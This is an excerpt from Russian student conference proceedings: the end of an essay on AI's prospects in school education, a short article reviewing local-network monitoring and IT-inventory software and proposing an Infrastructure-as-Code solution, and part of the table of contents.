Рассмотрим образ человека в 21 веке: это человек, который умеет самостоятельно принимать решения, умеет решать нестандартные задачи и творчески мыслить, умеет быть ответственным за свои решения. Чтобы воспитать такого человека, нужно уже начинать со школы, постепенно расширяя его зону ответственности. Ученики должны обучаться принимать собственные решения и понимать их последствия. Тогда учащиеся смогут в полной мере пользоваться всеми преимуществами персонализированного обучения. Однако искусственный интеллект пока не способен обучать людей на таком уровне. Сейчас эту роль наставничества выполняет именно учитель.

В условиях, когда не было источников информации кроме учебника и книг из библиотеки учитель был по-настоящему центральной фигурой образовательного процесса: он не просто управлял процессом обучения и был абсолютным авторитетом, но и неоспоримым источником знаний. Сейчас же любая фраза учителя может быть за секунду перепроверена с помощью смартфона в интернете. Однако информации в интернете настолько много, что возникают новые потребности: умение ориентирования в этой информации, умение верификации источников, умение грамотного поиска. Всему этому тоже наставляет учитель.

В наши дни задача учителя с центральной фигуры в обучении смещается в наставничество. Искусственный интеллект ему помогает, но пока что заменить не может. Но учитывая темпы развития ИИ образование ждет неминуемая модернизация.

Потенциал использования ИИ в школьном образовании

Искусственный интеллект станет полноценным помощником. Сейчас у нас главенствует система оценивания на основе тестов или экзаменов. В более продвинутых системах оценивание критериальное (по нескольким параметрам) и, следовательно, более подробное и полное. Так же имеется информация об ученике от учителей, классного руководителя, одноклассников и родителей. На основании этой собранной информации перед нами открывается огромное поле возможности.

Прогнозы и рекомендации, которые способен давать искусственный интеллект, с точки зрения персонализированной траектории обучения будут куда более точными и детальными. Кроме этого, мы перейдем еще к потенциальным двум другим революциям в образовании.

Во-первых, к изменениям в процессе оценивания: зачем нам будут нужны отдельные контрольные работы, тесты и экзамены, если можно проанализировать массив данных о образовательной деятельности ученика, который даст более точные и конкретные данные об прогрессе данного обучающегося. В перспективе мы сможем навсегда уйти от формата каких-то специальных оценочных работ.

Во-вторых, в перспективе появляется возможность модернизировать процесс поступления в университеты: вместо результатов экзаменов использовать цифровое портфолио, которое составляется на основе всего массива данных о деятельности ученика в процессе учебы. Так же ИИ можно использовать для составления профориентационных рекомендаций с подбором подходящих учебных заведений на основании анализа электронного портфолио. Такой подход поможет в решении проблемы разочарования студентов в своем текущем образовании и повысит бы количество специалистов, работающих по полученной профессии.

Но в такой модернизированной системе появляются и новые риски. Так как ИИ анонимизирует весь образовательный процесс ученика, то возникают проблемы у учащихся, которые не уделяли должного внимания учебе большую часть времени и не имеют твердых знаний (регулярных оценок) и ярких успехов (достижений, подтвержденных документами) по всему списку изучаемых дисциплин. Они изменили свое отношение к учебе только в выпускных классах.

Возникает вопрос, какие процедуры или параметры нужно создать или настроить в информационной системе, использующей ИИ, чтобы не лишать таких детей возможности поступить в университет, получить качественное образование и найти высо-

кооплачиваемую интересную работу? В существующей системе образования эта проблема легко решается репетиторами: ученики успевают подготовиться за 1-2 года перед экзаменами.

А в электронной системе, если не учился долгое время должным образом, то по имеющейся информации ИИ сделает негативный вывод. Поэтому необходимо предусмотреть процедуры переоценки знаний и на их основе потенциала ученика.

Следующим шагом в применении ИИ в образовательной траектории является составление персонализированных учебных программ, которые, с одной стороны, интересны обучающемуся, следовательно, образовательный процесс должен проходить успешнее. С другой стороны, учебные программы, набор списка дисциплин, необходимо подбирать в соответствии с потребностями рынка труда и перспективностью трудоустройства по полученному образовательному профилю.

Рассмотренные вопросы касались траектории обучения и образовательного процесса в целом. Для реализации такого проекта требуются большие объемы данных для обучения нейронных сетей. Более узкой задачей, не требующей сбора данных об образовательной деятельности большого количества учащихся являются задачи применения ИИ для разработки методических материалов по некоторой дисциплине, например, информатике, по какой-либо заданной теме. Такой модуль можно в дальнейшем использовать в персонализированном подходе к обучению и приступить к разработке более детальной концепции цифрового портфолио.

К тому же в ближайшем будущем использование приложений и образовательных платформ будет все активнее набирать популярность, замещая уже привычных репетиторов. Кроме того, репетиторство в России планируется заменить оказанием бесплатных образовательных услуг в рамках готовящейся стратегии развития образования на период до 2036 года с перспективой до 2040 года. Об этом 5 декабря текущего года заявил вице-премьер Дмитрий Чернышенко на заседании Совета при президенте по стратегическому развитию и нацпроектам. Стратегия будет представлена в марте и возможно в нее будет входить использование ИИ для образовательных целей.

Заключение

Искусственный интеллект уже сейчас активно используется в образовании. Он предоставляет большие возможности для персонализации процесса обучения, улучшения системы передачи знаний, отработки навыков и оценивания. Так же основе анализа данных об ученике за весь период образования искусственный интеллект в перспективе мог бы помочь выбрать университет или колледж согласно желаниям и способностям каждого человека. Это бы помогло намного снизить количество студентов, разочаровавшихся в своем текущем образовании, и повысило бы количество людей, работающих по специальности.

СПИСОК ИСТОЧНИКОВ

1. Перспективы использования искусственного интеллекта в школьном образовании/ Швечков А.Е.// Научный альманах. Учредители: ООО "Консалтинговая компания Юком". – Санаторная школа-интернат № 82, г. Новокузнецк, 2024. – № 9-1. – С. 97-98. – EDN MKSCGA.
2. Потенциал использования технологии искусственного интеллекта при обучении физике в школе/ Фещенко Т.С.// Общество: социология, психология, педагогика. – Институт новых технологий, Москва, Россия, 2024. – № 7. – С. 50-65. – DOI: 10.24158/spp.2024.7.6. – EDN LKHICS.
3. Элементы искусственного интеллекта в учебном процессе школьного образования/ Ледовских И.А.// Актуальные направления современной науки, образования и технологий. Материалы Всероссийской научно-практической конференции, Чебоксары, 23 апреля 2020 г. – ФГБОУ ВО "Тихоокеанский государственный университет", г. Хабаровск, 2022. – С. 210-215. – EDN PCAVDH.

УДК 004.414.22

Шмаков Александр Александрович, студент, Комсомольский-на-Амуре государственный университет

Shmakov Aleksandr Aleksandrovich, student, Komsomolsk-na-Amure State University.

Абарникова Елена Борисовна, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Abarnikova Elena Borisovna, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

МОНИТОРИНГ СОСТОЯНИЯ ЛВС: ПРОБЛЕМЫ И РЕШЕНИЯ **LAN CONDITION MONITORING: PROBLEMS AND SOLUTIONS**

Аннотация. В данной статье рассматривается задача мониторинга состояния локальной сети, приводятся основные аспекты проблематики и классификация существующих программных решений в данной области, а также краткий обзор их достоинств и недостатков. На основании проведенного анализа, предлагается проектирование и разработка программного комплекса с использованием подхода Infrastructure as Code.

Abstract. This article discusses the task of monitoring the state of a local network, provides the main aspects of the problem and classification of existing software solutions in this area, as well as a brief overview of their advantages and disadvantages. Based on the analysis, it is proposed to design and develop a software package using the Infrastructure as Code approach.

Ключевые слова: мониторинг, локальная вычислительная сеть, система мониторинга, инфраструктура как код, программное обеспечение, инвентаризация.

Key words: monitoring, local area network, monitoring system, infrastructure as code, software, inventory.

Введение

Мониторинг состояния локальной сети – это критически важная задача для обеспечения надежного и безопасного функционирования сетевой инфраструктуры.

Задача мониторинга состояния локальной вычислительной сети заключается в обеспечении надежной работы и поддержании постоянной производительности всех её элементов, включая оборудование, программное обеспечение и сетевые соединения.

Цель мониторинга – это своевременное выявление и устранение проблем, предотвращение сбоев и оптимизация сетевых ресурсов для обеспечения бесперебойной доступности и безопасности данных [1].

В настоящее время существует большое количество систем мониторинга состояния локальной сети. По предлагаемому подходу к мониторингу программные решения можно разделить на 2 большие группы:

1. Системы инвентаризации программного и аппаратного обеспечения – помогают понять, на основе агрегируемой информации о программной и аппаратной части элементов ЛВС, где может произойти неполадка.

2. Системы мониторинга состояния устройств и утилизации ресурсов – в реальном времени отображают возникающие в локальной сети аномалии, следят за выделяемыми на выполнение задач ресурсами согласно настроенным метрикам.

Основываясь на данной классификации, проведем обзор существующих программных решений.

Основная часть

Системы инвентаризации программного и аппаратного обеспечения

Наиболее известными представителями данной группы систем являются:

1. GLPI. Свободное программное обеспечение, является наиболее полным инструментом с исходным кодом для управления службой поддержки и ИТ ресурсами [2].

То есть, кроме непосредственно инвентаризации аппаратных ресурсов и программного обеспечения, в состав GLPI входят такие модули как учет обслуживания техники (ремонтов, заправки картриджей, хранение договоров на обслуживание техники и т.д), также в GLPI встроена система ИТ заявок. Основные недостатки – излишне усложненная внутренняя структура, ресурсозатратный в поддержке продукт.

2. Snipe-IT. Свободное приложение для управления ИТ-ресурсами. Его отличает современный веб-интерфейс, возможность без проблем установить на свой сервер. С помощью Snipe-IT можно вести учёт компьютеров, лицензий, программного обеспечения, расходных материалов и периферии. Функционал и внешний вид схож с GLPI, но нет возможности автоматической инвентаризации и обновления информации об аппаратном обеспечении, что есть в GLPI в виде дополнительного модуля.

3. Lansweeper. Известная зарубежная программа для управления ИТ-активами и мониторинга сетевых устройств для Windows. Позволяет обнаруживать, инвентаризировать и управлять оборудованием и программным обеспечением в корпоративной сети. К недостаткам можно отнести урезанную по количеству устройств бесплатную версию - поддерживается добавление до 100 устройств.

Системы мониторинга состояния устройств и утилизации ресурсов

В данную группу программных решений, среди прочих, входят:

1. Zabbix. Наиболее известный и популярный бесплатный Open Source проект. Девиз проекта – «Мониторинг всего – сетей, облака, веб-сайтов, IoT и многого другого. В любое время и в любом месте» [4]. Эта система мониторинга имеет огромное количество интеграций и готовых шаблонов. Если готового решения для мониторинга нет, то его можно создать самостоятельно. Основные недостатки Zabbix на данный момент - отсутствие поддержки современных принципов управления инфраструктурой, например, IaC (Infrastructure-as-Code) и классическая монолитная архитектура.

2. Prometheus. Это тоже бесплатный Open Source проект. Является ведущим решением для мониторинга с открытым исходным кодом [5]. Относительно новый, но уже завоевал свою популярность вместе с развитием подхода IaC (Infrastructure-as-Code). Он стал фактически промышленным стандартом для мониторинга динамических систем, таких как Kubernetes или аналогов. Основное преимущество - способность автоматически обнаруживать и отслеживать огромное количество метрик, а также оперативно их показывать. В основе лежит база данных временных рядов TSDB. Она обеспечивает несравненно более высокие скорости обработки данных, по сравнению с SQL-базами. Недостатки – достаточно высокий порог вхождения, для построения эффективной системы мониторинга нужно собирать «конструктор» из разрозненных программных продуктов для получения наилучших результатов, по большей части ориентирована на мониторинг Linux серверов.

3. Network Olympus, в прошлом - Total Network Monitor. Коммерческий продукт для безагентного мониторинга сети. Позволяет выполнять задачи, связанные с мониторингом и управлением, помогает компаниям и брендам планировать процессы модернизации, а также развивать ИТ-инфраструктуры. Это единое решение значительно сокращает количество сложных, комплексных и трудоемких ручных операций, непосредственно связанных с настройкой рабочих станций пользователей [3]. Основные недостатки – ограниченная по времени бесплатная версия, достаточно дорогая платная версия, из-за безагентной архитектуры может некорректно работать в сложных распределенных инфраструктурах.

Проблематика задачи мониторинга локальной вычислительной сети

На основании проведенного обзора существующих программных решений, можно сформулировать список актуальных проблем для задачи мониторинга состояния локальной вычислительной сети:

1. Неполнота видимости. Устройства и приложения в ЛВС могут давать неполное представление о состоянии сети. Сложные топологии и разные технологии связи затрудняют получение единой картины.

2. Неоптимальные инструменты. Использование устаревших, неэффективных или излишне усложненных инструментов мониторинга может привести к пропуску критически важных инцидентов и снижению уровня обслуживания.

3. Сложность обработки больших объемов данных. Современные сети генерируют огромное количество данных. Эффективная обработка и анализ этих данных в реальном времени представляют собой значительную задачу.

4. Задержки в уведомлении. Системы мониторинга могут иметь задержки в реакции на сбои или аномалии, что увеличивает время простоя и потенциальные убытки.

5. Разнообразие протоколов. Разные устройства могут использовать различные протоколы для передачи данных, что требует универсальности и адаптивности систем мониторинга.

6. Кадровый дефицит: Недостаток квалифицированных специалистов приводит к тому, что многие организации не могут полностью использовать существующие решения для мониторинга.

Для устранения обозначенных недостатков, предлагается разработать программный комплекс, сочетающий в себе достоинства существующих решений, такие как: бесплатность, универсальность, переносимость, современность, нетребовательность к ресурсам, простота установки и первоначальной настройки (как на сервер, так и на клиенты), с функционалом, объединяющим непрерывный мониторинг состояния элементов сети с автоматической инвентаризацией программных и аппаратных ресурсов.

Программный комплекс проектируется с использованием современного подхода Infrastructure as Code.

Infrastructure as Code (IaC) – это подход к автоматизации и управлению инфраструктурой через использование кода. Вместо ручной настройки и обслуживания инфраструктуры, IaC позволяет разработчикам и системным администраторам управлять инфраструктурой с помощью программного кода, выполняя автоматическую установку, настройку и развёртывание через текстовые конфигурационные файлы. Причем акцент будет сделан не на распределенные высокопроизводительные Linux инфраструктуры, как в ПО Prometheus, а на гетерогенную сеть, состоящую преимущественно из низкопроизводительных пользовательских рабочих станций.

Заключение

В настоящее время на рынке существует большое количество средств мониторинга элементов локальной вычислительной сети для обнаружения аномалий, но все эти системы имеют определенные недостатки: либо трудоемкая установка, настройка и интеграция в гетерогенных сетях (для open source решений), либо ресурсоемкость и стоимость, а также, зачастую, отсутствие бесплатных версий (для коммерческих решений).

Проектируемый программный комплекс позволит разрешить (полностью или частично) сразу несколько проблем задачи мониторинга состояния локальной сети, обозначенных выше, а именно: неоптимальности инструментов, сложности обработки больших объемов данных и кадрового дефицита за счет разработки новых и оптимизации существующих методов обработки и представления данных.

СПИСОК ИСТОЧНИКОВ

1. Основные цели и задачи мониторинга // Skypro : образовательная платформа – . – URL: <https://sky.pro/wiki/profession/osnovnye-celi-i-zadachi-monitoringa/> (дата обращения: 26.11.2024).

2. Home : GLPI Project : сайт. – Париж, 2015 – . – URL: <https://glpi-project.org/> (дата обращения: 26.11.2024).
3. Network Olympus : универсальное решение для гибкого мониторинга и управления сетью предприятия : сайт. – Москва, 2024 – . – URL: <https://www.network-olympus.ru/> (дата обращения: 26.11.2024).
4. Zabbix : The Enterprise-Class Open Source Network Monitoring Solution : сайт. – Нью-Йорк, 2001 – . – URL: <https://www.zabbix.com/> (дата обращения: 26.11.2024).
5. Prometheus - Monitoring system & time series database : сайт. – Роли, 2014 – . – URL: <https://prometheus.io/> (дата обращения: 26.11.2024).

СОДЕРЖАНИЕ

СЕКЦИЯ. ЭКОНОМИКА И МЕНЕДЖМЕНТ	3
Андреев К. И., Кузнецова О. Р.	
ФАКТОРЫ ЦЕНООБРАЗОВАНИЯ НА ПРОДУКЦИЮ	
АВИАСТРОИТЕЛЬНОГО ПРЕДПРИЯТИЯ.....	3
Ашрафова Д. А., Бянкин А. С..	
ФОРМИРОВАНИЕ УСЛОВИЙ РАЗВИТИЯ ИННОВАЦИОННО-	
ТЕХНОЛОГИЧЕСКОГО ПРЕДПРИНИМАТЕЛЬСТВА	6
Ашрафова Д. А., Гусева Ж. И.	
КАДРОВАЯ ПОЛИТИКА КАК ВАЖНЕЙШИЙ ЭЛЕМЕНТ В УПРАВЛЕНИИ	
ПЕРСОНАЛОМ	11
Буровская А. А., Кизиль Е. В.	
ТЕОРЕТИЧЕСКИЕ АСПЕКТЫ НАЛОГОВОГО ПЛАНИРОВАНИЯ	
В ОРГАНИЗАЦИИ.....	14
Бя Е. И., Кизиль Е. В.	
СНИЖЕНИЕ СЕБЕСТОИМОСТИ ПРОДУКЦИИ ПРОМЫШЛЕННОГО	
ПРЕДПРИЯТИЯ	17
Вепрева Д. С., Кудрякова Н. В.	
ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ ФИНАНСОВОГО МЕНЕДЖМЕНТА	
В КОММЕРЧЕСКОМ БАНКЕ	21
Возлякова С. Д., Азимов П. Х.	
ОСНОВНЫЕ НАПРАВЛЕНИЯ МАРКЕТИНГОВОЙ ДЕЯТЕЛЬНОСТИ	25
Возлякова С. Д., Капустенко И. С.	
УПРАВЛЕНИЕ ИЗМЕНЕНИЯМИ В ОРГАНИЗАЦИИ.....	28
Воробьёва В. И., Гусева Ж. И.	
СОВЕРШЕНСТВОВАНИЕ СИСТЕМЫ ОБУЧЕНИЯ ПЕРСОНАЛА	
ОРГАНИЗАЦИИ	31
Ганевич П. Р., Кузнецова О. Р.	
ЭКОНОМИКА ПРЕДПРИЯТИЯ: ВНУТРЕННЯЯ ЭФФЕКТИВНОСТЬ	
ЧЕРЕЗ ПЛАНИРОВАНИЕ	34
Гатауллина К. Р., Розанова Л. Ф.	
ПРИМЕНЕНИЕ ТЕОРИИ ОГРАНИЧЕНИЙ ДЛЯ АНАЛИЗА БИЗНЕС-ПРОЦЕССОВ	38
Гуцал К. В., Мешков А. С.	
ЭФФЕКТИВНОСТЬ РЕАЛИЗАЦИИ НАЦИОНАЛЬНОГО ПРОЕКТА	
«ПРОИЗВОДИТЕЛЬНОСТЬ ТРУДА» В МЕТАЛЛУРГИИ	42
Дудин Е. Н., Азимов П. Х.	
ТЕОРЕТИЧЕСКИЕ АСПЕКТЫ КОНКУРЕНТОСПОСОБНОСТИ ПРЕДПРИЯТИЯ	46
Зубрицкий Е. А., Гусева Ж. А.	
КОНЦЕПЦИЯ БЕРЕЖЛИВОГО ПРОИЗВОДСТВА В СИСТЕМЕ УПРАВЛЕНИЯ	
ПЕРСОНАЛОМ	50
Зуева Е. О., Гусева Ж. А.	
СТРАТЕГИЧЕСКОЕ УПРАВЛЕНИЕ ПЕРСОНАЛОМ КАК ЧАСТЬ СТРАТЕГИИ	
РАЗВИТИЯ ОРГАНИЗАЦИИ.....	54
Ким К. П., Кизиль Е. В.	
ВЛИЯНИЕ НАЛОГООБЛОЖЕНИЯ НА ФИНАНСОВЫЕ РЕЗУЛЬТАТЫ	
ДЕЯТЕЛЬНОСТИ ОРГАНИЗАЦИИ.....	57
Кислинских Ю. В., Яковлева Т. А.	
ОСНОВЫ ПРОГНОЗИРОВАНИЯ КАДРОВОГО ОБЕСПЕЧЕНИЯ	
ОБЩЕОБРАЗОВАТЕЛЬНЫХ ОРГАНИЗАЦИЙ ХАБАРОВСКОГО КРАЯ	60

Ковальчук А. А., Яковлева Т. А. МЕРОПРИЯТИЯ ПО ПОВЫШЕНИЮ ФИНАНСОВОЙ УСТОЙЧИВОСТИ ПРЕДПРИЯТИЯ	63
Колмыкова В. О., Капустенко И. С. АКТУАЛЬНОСТЬ ПРОБЛЕМЫ СОВЕРШЕНСТВОВАНИЯ ПРОИЗВОДСТВА НА ПРЕДПРИЯТИЯХ ПО РЕМОНТУ ЭНЕРГЕТИЧЕСКОГО ОБОРУДОВАНИЯ.....	67
Коновалова И. М., Яковлева Т. А. АКТУАЛЬНОСТЬ НЕМАТЕРИАЛЬНОГО СТИМУЛИРОВАНИЯ ТРУДА В СОВРЕМЕННЫХ УСЛОВИЯХ ХОЗЯЙСТВОВАНИЯ	70
Кузьменко В. А., Гусева Ж. И. ПРИМЕНЕНИЕ КОНЦЕПЦИЙ УПРАВЛЕНИЯ ПЕРСОНАЛОМ В СОВРЕМЕННЫХ ОРГАНИЗАЦИЯХ	73
Масленникова Е. С., Гусева Ж. И. ЦИФРОВОЕ НАСТАВНИЧЕСТВО КАК ИНСТРУМЕНТ АДАПТАЦИИ ПЕРСОНАЛА ПРЕДПРИЯТИЯ	76
Миннихметов Р. А., Абзалилова Л. Р. СТАТИСТИЧЕСКИЙ АНАЛИЗ КЛЮЧЕВЫХ ИНДИКАТОРОВ РЫНКА ТРУДА	81
Мифусанова К. Е., Капустенко И. С. АНАЛИЗ РИСКА РАСПРОСТРАНЕНИЯ ИНФОРМАЦИИ, УГРАЖАЮЩЕЙ РЕПУТАЦИИ ОРГАНИЗАЦИИ	85
Назаренко М. А., Кудрякова Н. В. ИССЛЕДОВАНИЕ ПЕРСПЕКТИВ РАЗВИТИЯ ВОЗОБНОВЛЯЕМЫХ ИСТОЧНИКОВ ЭНЕРГИИ В РОССИИ	88
Никонова А. С., Константинова З. В. КРИПТОВАЛЮТЫ В РОССИИ: ВОЗМОЖНОСТИ И РИСКИ	91
Новиков Е. О., Усанов Г. И. СОВЕРШЕНСТВОВАНИЕ И ПОДДЕРЖКА МЕСТНЫХ ИНИЦИАТИВ В АМУРСКОМ МУНИЦИПАЛЬНОМ РАЙОНЕ.....	95
Орлова В. П., Капустенко И. С. ЭТАПЫ ФОРМИРОВАНИЯ ИНВЕСТИЦИОННОГО ПОРТФЕЛЯ.....	98
Прокудин С. А., Мешков А. С., Солецкий В. В. БИЗНЕС-МОДЕЛЬ ИННОВАЦИОННОГО ПРОДУКТА «РЮКЗАК С СИСТЕМОЙ СТАБИЛИЗАЦИИ ГРУЗА».....	102
Роменская Е. П., Гусева Ж. И. МЕТОДЫ УПРАВЛЕНИЯ ПЕРСОНАЛОМ РОССИЙСКИХ ПРЕДПРИЯТИЙ В УСЛОВИЯХ САНКЦИЙ	106
Роменская Е. П., Кузнецова О. Р. САНКЦИОННО-ЭКОНОМИЧЕСКАЯ ВОЙНА ЗАПАДА ПРОТИВ РОССИИ	109
Русских А. Д., Яковлева Т. А. АНАЛИЗ ИСПОЛЬЗОВАНИЯ ИНСТРУМЕНТОВ БЕРЕЖЛИВОГО ПРОИЗВОДСТВА НА ПРОМЫШЛЕННОМ ПРЕДПРИЯТИИ.....	113
Самойлова Е. А., Кизиль Е. В. ИСПОЛЬЗОВАНИЕ PRA -ТЕХНОЛОГИИ В РЕШЕНИИ ПРОБЛЕМЫ СОКРАЩЕНИЯ ПОТЕРЬ В ПРОИЗВОДСТВЕННОМ ПРОЦЕССЕ	116
Сапон В. П., Кузнецова О. Р. ИСПОЛЬЗОВАНИЕ ТЕХНОЛОГИЙ ИСКУССТВЕННОГО ИНТЕЛЕКТА ДЛЯ РЕШЕНИЯ ПРОБЛЕМ В ЗДРАВООХРАНЕНИИ	120
Сметанин М. В., Гусева Ж. И. ПРОБЛЕМЫ ФОРМИРОВАНИЯ ЭФФЕКТИВНОЙ КАДРОВОЙ ПОЛИТИКИ.....	123

Сплюхин А. Ю., Кизиль Е. В. ВЫБОР СИСТЕМ УПРАВЛЕНИЯ КОНТЕНТОМ (CMS) ДЛЯ ИНТЕРНЕТ-МАГАЗИНОВ	127
Стародубов М. Е., Яковлева Т. А. ВЛИЯНИЕ ИНТЕГРАЦИОННЫХ ОБЪЕДИНЕНИЙ НА ЭКОНОМИКУ СТРАН-УЧАСТНИЦ	132
Сукненко С. С., Гусева Ж. И. СОВРЕМЕННЫЕ МЕТОДЫ УПРАВЛЕНИЯ ПЕРСОНАЛОМ ОРГАНИЗАЦИИ	136
Сукненко С. С., Кузнецова О. Р. МЕРЫ ГОСУДАРСТВЕННОЙ ПОДДЕРЖКИ МАЛОГО БИЗНЕСА КАК ЧАСТЬ АНТИКРИЗИСНОГО УПРАВЛЕНИЯ ОРГАНИЗАЦИЕЙ	140
Уварова П. Б., Усанов И. Г., Усанов Г. И. ФОРМИРОВАНИЕ НАУЧНО-ТЕХНИЧЕСКОГО ПОТЕНЦИАЛА КАК БАЗОВЫЙ ЭЛЕМЕНТ СТРАТЕГИИ РАЗВИТИЯ КОРПОРАЦИИ	143
Ульянова Я. А., Азимов П. Х. ИННОВАЦИОННОЕ ПРЕДПРИНИМАТЕЛЬСТВО В РОССИИ: ПРОБЛЕМЫ И ПЕРСПЕКТИВЫ РАЗВИТИЯ	146
Ульянова Я. А., Уварова П. Б., Капустенко И. С. ФАКТОРЫ, ВЛИЯЮЩИЕ НА ИНВЕСТИЦИОННЫЙ КЛИМАТ ДАЛЬНЕВОСТОЧНОГО РЕГИОНА	150
Фадеева О. О., Кириченко Л. П. СТРАТЕГИИ ЭКОНОМИЧЕСКОГО РАЗВИТИЯ ПРЕДПРИЯТИЙ ЛЕГКОЙ ПРОМЫШЛЕННОСТИ	153
Черепанов А. Е., Кузнецова О. Р. СОВЕРШЕНСТВОВАНИЕ СТРАТЕГИИ РАЗВИТИЯ ФИНАНСОВОГО МЕНЕДЖМЕНТА ОРГАНИЗАЦИИ	157
Юрганова Д. С., Кудрякова Н. В. ИССЛЕДОВАНИЕ РАЗВИТИЯ НОВЫХ ТЕХНОЛОГИЙ ПРИВЛЕЧЕНИЯ ЧАСТНЫХ ИНВЕСТИЦИЙ В КОММЕРЧЕСКОМ БАНКЕ	160
Юрьев Д. В., Гусева Ж. И. ПЕРСОНАЛ КАК ГЛАВНЫЙ РЕСУРС ОРГАНИЗАЦИИ	163
Ярмонов Д. К., Азимов П. Х. ОЦЕНКА КРЕДИТОСПОСОБНОСТИ ЗАЕМЩИКА КОММЕРЧЕСКОГО БАНКА	166
СЕКЦИЯ. МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ И ЧИСЛЕННЫЕ МЕТОДЫ	170
Альхименко И. Н., Григорьев Я. Ю. ДЕТЕКТИРОВАНИЕ ШЛАКА НА ВЫПУСКЕ МЕТАЛЛА ПРИ ПОМОЩИ КОМПЬЮТЕРНОГО ЗРЕНИЯ	170
Бивоин А. О., Абарникова Е. Б. ПРОБЛЕМЫ ПОДГОТОВКИ ДАННЫХ ДЛЯ РУССКОЯЗЫЧНЫХ SVS-СИСТЕМ	174
Бочагова А. А., Новожилов А. А., Тумаков С. А. ОПРЕДЕЛЕНИЕ ЧАСТОТ СОБСТВЕННЫХ КОЛЕБАНИЙ СИСТЕМ С КОНЕЧНЫМ ЧИСЛОМ СТЕПЕНЕЙ СВОБОДЫ	177
Гордиенко Р. А., Григорьева А. Л. МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ РАБОТЫ ДАТЧИКОВ ЛИНЕЙНОГО ПЕРЕМЕЩЕНИЯ	181
Канашин И. В., Хромов А. И. ЧИСЛЕННОЕ РЕШЕНИЕ ЗАДАЧИ О ВДАВЛИВАНИИ КЛИНА В ВЫПУКЛОЕ ТЕЛО	184

Канашин И. В., Хромов А. И. ЧИСЛЕННОЕ РЕШЕНИЕ ЗАДАЧИ О ВДАВЛИВАНИИ КЛИНА С ОГРАНИЧЕННОЙ ПОВЕРХНОСТЬЮ КОНТАКТА В ВЫПУКЛОЕ ТЕЛО.....	188
Канашин И. В., Хромов А. И. МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ ПЛАСТИЧЕСКОГО ТЕЧЕНИЯ В ЗАДАЧЕ О ВДАВЛИВАНИИ КЛИНА В ВЫПУКЛОЕ ТЕЛО	192
Кармазин М. С., Григорьева А. Л. МАТЕМАТИЧЕСКОЕ ОПИСАНИЕ ПРОЦЕССА УПРУГИХ КОЛЕБАНИЙ СРЕДЫ С УЧЁТОМ ТРЕНИЯ.....	196
Косицын В. Д., Григорьева А.Л. МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ ПРОЦЕСС РАВНОВЕСИЯ РАЗЛИЧНЫХ ГАЗОВ В СООБЩАЮЩИХСЯ СОСУДАХ	199
Краснов И. М., Григорьева А.Л. ЧИСЛЕННОЕ МОДЕЛИРОВАНИЕ ЭКСПЛУАТАЦИОННЫХ ХАРАКТЕРИСТИК КОНУСНОГО ГАЗОСТАТИЧЕСКОГО ПОДШИПНИКА С ПОРИСТЫМИ ВСТАВКАМИ НА ОСНОВЕ МОДИФИЦИРОВАННОГО УРАВНЕНИЯ РЕЙНОЛЬДСА.....	202
Левченко В. С., Бормотин К. С. РАСЧЕТ ТРАЕКТОРИИ ДВИЖЕНИЯ ЗАЖИМА ОБТЯЖНОГО ПРЕССА С ПОМОЩЬЮ ANSYS LS-DYNA	206
Лончаков А. Г., Григорьева А. Л. МАТЕМАТИЧЕСКОЕ ОПИСАНИЕ УСТОЙЧИВОСТИ ЭЛЕКТРИЧЕСКОГО ТОКА В ЗАМКНУТОМ КОНТУРЕ С НЕЛИНЕЙНЫМИ ЭЛЕМЕНТАМИ	210
Мусихин Ю. Ф., Гордин С. А. МАТЕМАТИЧЕСКАЯ МОДЕЛЬ ЗАЩИТЫ ДАННЫХ В АСУ ТП: ПОДХОДЫ К РАЗРАБОТКЕ И АНАЛИЗ УСТОЙЧИВОСТИ	212
Падерин А. Е., Григорьева А. Л. ОПРЕДЕЛЕНИЕ ФАЗОВОГО ПОРТРЕТА МАТЕМАТИЧЕСКОГО МАЯТНИКА БЕЗ ТРЕНИЯ.....	217
Сейн Мо, Бормотин К. С. ОПРЕДЕЛЕНИЕ ПАРАМЕТРОВ МОДЕЛИ В САЕ-СИСТЕМЕ ДЛЯ АНАЛИЗА ОСТАТОЧНЫХ ДЕФОРМАЦИЙ ПРИ СВАРКЕ ТОНКОСТЕННЫХ КОНСТРУКЦИЙ НА ОСНОВЕ ЭКСПЕРИМЕНТАЛЬНЫХ ДАННЫХ	220
Тихонов А. А., Григорьева А. Л. МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ ПОПУЛЯЦИОННОЙ ДИНАМИКИ В МОДЕЛИ ВОЛЬТЕРРА	223
Филенко Е. А., Фролов А. В. МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ РАБОТЫ ОДНОФАЗНЫХ ВЫПРЯМИТЕЛЕЙ С ЁМКОСТНЫМ ФИЛЬТРОМ	226
Фролов Д. О., Петрова А. Н. ИССЛЕДОВАНИЕ И ВЫБОР АРХИТЕКТУР ИСКУССТВЕННЫХ НЕЙРОННЫХ СЕТЕЙ ДЛЯ ОБЕСПЕЧЕНИЯ РЕЛЕВАНТНОГО ПОИСКА В СИСТЕМАХ БОЛЬШИХ ДАННЫХ	230
Хасаншин С. Д., Григорьева А. Л. МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ ПРОЦЕССА РАСПОЗНАНИЯ СНИМКОВ ФЛЮОРОГРАФИЧЕСКОГО ОБСЛЕДОВАНИЯ ГРУДНОЙ КЛЕТКИ С ИСПОЛЬЗОВАНИЕМ ЭЛЕМЕНТОВ МАШИННОГО ОБУЧЕНИЯ	233
Хряпченко К. Д., Григорьева А. Л. ПРОБЛЕМАТИКА ОПРЕДЕЛЕНИЯ МАТЕРИАЛА ОБРАЗЦА В МЕХАНИКЕ ДЕФОРМИРУЕМОГО ТВЕРДОГО ТЕЛА С ПОМОЩЬЮ ПРИМЕНЕНИЯ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА.....	237

Хряпенко К. Д., Канашин И. В., Хромов А. И. ЗАДАЧА О ВДАВЛИВАНИИ КЛИНА С ОГРАНИЧЕННОЙ ПОВЕРХНОСТЬЮ КОНТАКТА В ВЫПУКЛОЕ ТЕЛО	240
